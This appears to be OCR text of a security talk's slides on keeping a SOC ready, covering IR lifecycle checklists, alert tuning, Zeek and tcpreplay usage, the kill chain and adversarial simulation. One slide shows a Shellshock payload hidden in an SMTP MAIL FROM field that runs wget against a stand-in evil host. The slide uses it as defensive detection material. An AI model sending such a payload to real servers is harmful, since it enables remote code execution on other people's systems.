Maintaining Operational Readiness

A Guide for Advanced Preparedness in a SOC


Troy Wojewoda
Security Analyst @BHIS

> quser

Troy Wojewoda

Security Analyst/Consultant/Hunter/Tester @BHIS

Previously…



Agenda

- Common preparation items
- Next level (next-gen prep)
- Things everyone can do to stay sharp/ready for the next attack

What is Readiness?

"The requirements of what goes into 'being ready' are determined by the senior leaders of each military service based on global commitments and priorities and are validated by Department of Defense policy makers. These requirements ensure that soldiers, sailors, airmen, and Marines receive necessary training and well-maintained equipment that enables them to succeed no matter the mission. When readiness suffers, the risks to forces increase."

Source: https://archive.defense.gov/pubs/DoD_Readiness_Fact_Sheet_FINAL.pdf

Why Does it Matter?


"It's not a matter of ***if***, but ***when…*** "

What is your SOC working on prior to an incident?

OR maybe "wait, how long have they been in?!"

IR Lifecycle

Maintaining Operational Readiness is at the bookends of the IR Lifecycle



https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf


Preparation – Identification – Containment – Eradication – Recovery – Lessons Learned (PICERL)

Preparation	- People	- Policies	-Tools	- Training
	- Notes	- Procedures	- Mgt Tng	- Jump Bag
	- Relationships	- Coms plan		
Identification	- Awareness	- Alert Early	- Primary IR Handler	- Unusual Files
	- Need to Know	- Use OOB Comms	- Passive monitoring	- Analyze Logs
	- Unusual processes	- New Accts / Privs	- Odd Sch Tasks	- Chain of Custody
	- Unusual Security Evts			
Containment	- Stop Bleeding	- Short-term	- Back-up	- Long-term
	- Categorize	- Criticality	- Sensitivity	- Document Actions
	- Notify Mgt	- Asgn Primary IRH	- Low Profile	- Infected Vlan
	- Remove LAN Cbl	- FW/IDS Filters	- ISP coord	- Forensic Images
	- Memory Captures	- Adjacent Host Logs	- Patch Exploited Vuln(s)	
	- Chg Pswds	- Kill Backdoors		
Eradication	- Del Artifacts	- Root Cause	- Restore Back-up	- Remove Malware
	- Apply All Patches	- Addl FW / IDS Filters	- Chg DNS Names	- Rescan network
	- Black Hole IP's	- Seek other Host footholds	- Wipe/Format/Rebuild	
Recovery	- Return to Ops	- Test /Doc Baseline	- Move to Production (Approval)	
	- Monitor (signs/shells/artifacts/events)		- Script searches for attacker artifacts	
Lessons Learned	- Document Incident	- Immediately upon recovery Phase	- Assign to on-Scene IRH	
	- All affected parties review / comment on draft		- Reach Report Consensus	
	- Finalize Report	- Provide Exec Summary	- Address Process not people	
	- Seek Required Changes	- Seek Funding	- Update Procedures	

https://www.sans.org/media/score/504-incident-response-cycle.pdf

Starting Block

What Makes a SOC?



> cat People | Prep

- Not an HR Pitch…
- Training (good)
- Labs, CtFs (better)
- Active SOC Engagement (now we're talking)
- Hiring and maintaining talent
  - ~~Highly-skilled analysts~~
  - Passionate/Motivated Problem Solvers
- Burnout is real

"People are the only resource that does not depreciate over time…"

Fighting Enough Fires?

You can train how to fight a fire, but until the flames are in your face, the smoke is in the air, will you know if you're ready.

BLACK HILLS Information Security 2008

@BHInfoSecurity

> cat Process | Prep

- Have an IR plan
- Create Checklists
- Identify key stakeholders/POCs
  - Do they understand their role?
- Know your environment
  - Architecture (flat vs segmented, etc)
  - Egress/Ingress
  - Inventory (hw, sw, etc)
  - Where’s the good stuff?

Practice, practice, practice

- Tabletops
  - Need help?
- Active Engagements
  - Cyber Ranges
  - Purple – Red – Dark Teaming

> cat Process | Prep


- Turn your checklists into playbooks (automation)
- Custom Rule Development
- Data Stacking
- Threat Intelligence
- Threat Hunting

@BHInfoSecurity

> cat Technology | Prep


- Identify Gaps
  - Analyst Tooling
  - Infrastructure Tooling
  - Coverage/Visibility
- Testing/Tuning Alerts
- Trust but verify

Putting it Together



Be Proactive

- What does adversarial behavior look like? WWAPTD
- Endpoint viz?
- Network viz?
- Techniques to help us…
  - Sandboxes/nets
- Tools to help us…
  - GopherCap
  - Tcpreplay



https://github.com/StamusNetworks/gophercap

```
root@holster:~# tcpreplay -i eth1 -tK --loop 3000 --unique-ip  samples.pcap
```


Create a Knowledge Base

- Wiki-wiki-what
  - Custom rules
  - Techniques
- Learn from past events/incidents
- Sharing is Caring
- Encourage diversity of thought

Tuning

What is your Signal-to-Noise Ratio?

Collecting all the things == maybe good
Alerting on all the things == bad



- Be careful with Threat “Intelligence” Feeds
- Aim for High-Fidelity alerts
- Correlate, enrich, discern

Is the Spinning Thing Spinning?

- Customization is great!
  - Yara, Snort, Suricata, Zeek
- What is the survival rate?
  - Updates
  - Upgrades
  - Never worked in the first place

Shellshock Example – Zeek (Bro)

```
MAIL FROM:<() { :; }; /bin/bash -c "wget http://evil.domain.com/sample.txt">
RCPT TO: <victim@doman.com>
Subject: Vulnerable
```

id.orig_h	id.orig_p	id.resp_h	id.resp_p	trans_depth	helo	mailfrom	rcptto
192.168.100.1	57347	192.168.27.102	25	1	mta.domain.com	-	victim@domain.com


myArray[yolo]


Array Indexing Changed from 0 to 1, back to 0

```
if ( is_orig ) # client headers
    {
    if ( name == "PROXY-AUTHORIZATION" )
                {
        #local d_b64_proxy : string;
        local tmp_string : string;

        local b64_proxy_tmp = split(value, /\x20/); #split the string "NTLM <base64-message>" into two parts -
        if ( b64_proxy_tmp[1] == "NTLM" )
        {
            tmp_string = bytestring_to_hexstr( decode_base64(b64_proxy_tmp[2]) ); # pass the second element of
            ### First check to ensure we're dealing with a type-3 message:
            if (tmp_string[16:20] == "0300")
            {
                ## parse_proxy_auth returns a table of three values: [proxy_user, proxy_host, proxy_domain]
                c$http$proxy_u = parse_proxy_auth(tmp_string)[0];
                c$http$proxy_h = parse_proxy_auth(tmp_string)[1];
                c$http$proxy_d = parse_proxy_auth(tmp_string)[2];
            }
        }
        else
            c$http$proxy_u = "poop";

        }
```


You changed what!?

FTP of Maldoc





IR Lifecycle, Meet Kill Chain



The Kill Chain is Still Cool

- Where in the kill chain are rules designed to fire?
  - Helps in prioritizing and determining severity

Delivery != C2

- Synthesize attacks

  When you have the upper-hand, take advantage of it!




Figure 4: Earlier phase detection

https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf

Adversarial Simulation

- “Companies are usually tested twice”
  1. During a Penetration Test
  2. During an attack
- Needs to be continual
  - Pentests are good and needed…but, wash, rinse, repeat routinely
  - Make them personal
- MITRE ATT&CK®
  - Attacker Mapping
  - Coverage Mapping

Dance Moves

Do you have more than one dance move?

- Tools will fail you
- Techniques may not always work
- What do you do next?

Dance Moves

- Massive pcap files
  - tshark, tcpdump, zeek
- Custom Base64
  - <insert scripting language>
- Rolling XOR
  - <insert scripting language>

Last Mentions

- Don’t forget about things that you may already have!
- Enhanced/Special Features of “x” security thing
- Manage your toolsets to maturity

Engaged SOC == Happy SOC

- Active SOC
- Internal Challenges
  - CtF Style
  - Use previous incident scenarios
- Rotational Deep Dives
  - A thread pulling adventure
  - Feedback to the greater SOC on findings
- Come up for air

Lessons Learned

- Stop, drop and roll…
- Don’t alert on all the things
- Have more than one dance move
- Collaborate and Share Ideas
- Build and continually test runbooks
- Create test cases for customized solutions
- Simulate adversarial behavior
- Have fun!

@BHInfoSecurity

Questions

- Black Hills Information Security
  - http://www.blackhillsinfosec.com
  - @BHInfoSecurity
- Troy Wojewoda
  - @wojeblaze
  - https://www.linkedin.com/in/troy-wojewoda-92387183